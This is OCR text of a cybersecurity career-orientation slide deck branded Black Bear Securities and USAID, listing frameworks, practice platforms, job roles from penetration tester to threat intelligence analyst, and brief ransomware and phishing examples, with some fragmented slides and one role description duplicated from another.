
- PTES
- MITRE ATT&CK
- Cyber Kill Chain
- OWASP (Open Web Application Security Project) Top 10

Analyze open-source pentest reports

- Familiarity with common security suites and tools.



MITRE ATT&CK



L.M Kill chain

Books:

Links:

- http://www.pentest-standard.org/index.php/Main_Page
- https://attack.mitre.org/
- https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html
- https://www.unifiedkillchain.com/
- https://nvlpubs.nist.gov/nistpubs/specialpublications/nist.sp.800-61r2.pdf
- https://owasp.org/www-project-top-ten/
- https://github.com/Sector443/awesome-list-of-public-pentesting-reports

0x3_Getting Hands Dirty


Self-directed learning combined with continuous practice.

- Approach your learning with **directness**.
  - Gain an understanding of how adversaries operate and how to detect them. (Adversary Simulation)
  - Learn how Malware Operates and Types
  - Setup vulnerable server and attack it.
- Engage in Capture The Flag (CTF) challenges to identify and enhance your weaknesses.
  - Participate, identify your weak spots, and improve!

Practice on these platforms and courses

Links:

https://book.hacktricks.xyz/welcome/readme
https://portswigger.net/web-security
https://github.com/digininja/DVWA https://www.vulnhub.com/
https://github.com/ashemery/exploitation-course
https://github.com/redcanaryco/atomic-red-team



Towards to Specialization

"Once you've mastered the fundamentals of cybersecurity, the path to specialization is in your hands."

Roles of Ethical Hackers in the Government

BLACK BEAR SECURITIES

USAID FROM THE AMERICAN PEOPLE

Towards to Specialization

Penetration Tester / Ethical Hacker

Security Engineer

Security Analyst

Vulnerability Assessor

Incident Responder

Security researcher

Digital Forensics Examiner


Red Teamer

Malware Analsyt

Among the key findings of the report, it notes that demand for **cybersecurity talent** is high and continuing to grow, with a projected global workforce gap of 3.12 million professionals

--- International Information System Security Certification Consortium ISC2

https://cloud.connect.isc2.org/career-pursuers-report



SOC at a High level

BLACK BEAR SECURITIES

USAID FROM THE AMERICAN PEOPLE

Roles

Vulnerability Assessor

Vulnerability Assessor

- **Role:**
  - Identifies potential weaknesses in applications and systems.
- **Responsibilities:**
  - Scans various applications and systems for vulnerabilities.
  - Validates and verifies vulnerability scan results.
  - Applies appropriate remediation efforts.
  - Stays updated on the latest vulnerabilities in the cybersecurity landscape.

Penetration Tester / Ethical Hacker

Penetration Tester (Network/Systems)

- **Role:**
  - Ethical Hacker specialized in network and system security.
- **Responsibilities:**
  - Performs Proof of Concept (POC) testing for vulnerabilities.
  - Utilizes automation and critical thinking for comprehensive risk assessment.
  - Assumes a breach mindset for offensive penetration testing.

Security researcher

Security Researcher

- **Role:**
  - Discovers new vulnerabilities through thorough research.
- **Responsibilities:**
  - Conducts in-depth research using various methodologies.
  - Monitors and analyzes emerging threats from internet sources and threat intelligence.
  - Possesses a deep understanding of evolving threats, vulnerabilities, and exploits.

Web pentester

Web Application Penetration Tester

- **Role:**
  - Expert in securing web applications and understanding web technologies.
- **Responsibilities:**
  - Possesses in-depth knowledge of application security.
  - Specialized in secure coding practices.
  - Often has a background in web programming.

Red Teamer

Red Team Operator

- **Role**:
  - Simulates adversarial tactics to test security defenses.
- **Responsibilities:**
  - Conducts penetration tests on applications, systems, and networks.
  - Utilizes the latest tactics and techniques for breaching security controls.
  - Develops tools and infrastructure for red teaming exercises.

BLACK BEAR SECURITIES


USAID FROM THE AMERICAN PEOPLE

Roles

Security Analyst

SOC | Security Analyst

- **Role:**
  - Monitors and responds to security events.
- **Responsibilities:**
  - Identifies incidents from a multitude of events.
  - Reviews the latest alerts to determine relevance and urgency.
  - Creates trouble tickets for incidents requiring Tier 2 / Incident Response review.
  - Manages and configures security monitoring tools.



Threat hunter

Threat Hunter

- **Role:**
  - Ethical Hacker specialized in network and system security.
- **Responsibilities:**
  - Performs Proof of Concept (POC) testing for vulnerabilities.
  - Utilizes automation and critical thinking for comprehensive risk assessment.
  - Assumes a breach mindset for offensive penetration testing.

Malware Analsyt

Malware / Reverse Engineering Analyst

- **Roles**:
  - Analyzing and breaking down malicious software and code.
  - Using programming languages like Python, PowerShell, C++, and understanding Assembly language.
  - Familiarity with both Linux and Windows systems.
- **Responsibilities:**
  - Figuring out how harmful software works and finding ways to stop it.
  - Writing and using code to understand and counteract threats.

Digital Forensics Examiner

Digital Forensics / Incident Response (DFIR)


- **Roles:**
  - Investigating and responding to computer incidents.
  - Understanding computer systems and networks to find and stop security issues. Creating detailed reports.
- **Responsibilities:**
  - Examining digital evidence to understand and respond to security incidents.
  - Figuring out what happened during a security incident and how to prevent it from happening again.
  - Documenting findings in clear and detailed reports.

Cyber Threat Intel Analyst


Cyber Threat Intelligence Analyst

- **Roles:**
  - Understanding and analyzing potential cyber threats.
  - Writing reports about cyber threats and attackers.
  - Staying informed about the latest cyber threats and attack methods.
- **Responsibilities:**
  - Analyzing information to predict and prevent cyber threats.
  - Writing reports in plain language about potential risks.
  - Keeping up-to-date on the latest trends in cyber threats.

Bonus: Real life threats




Phishing Email: How simple click threat actors gets inside




Threatening to release it unless a substantial ransom in cryptocurrency is paid.

Bonus: Real life threats




They claimed. Fastest ransomware and most stable




Threatening to release it unless a substantial ransom in cryptocurrency is paid.

Stay updated


Communities are typically focused on helping people learn about security, providing a platform for security professionals to network and collaborate, or sharing the latest security news and developments.



Social media



InfoSec Communities



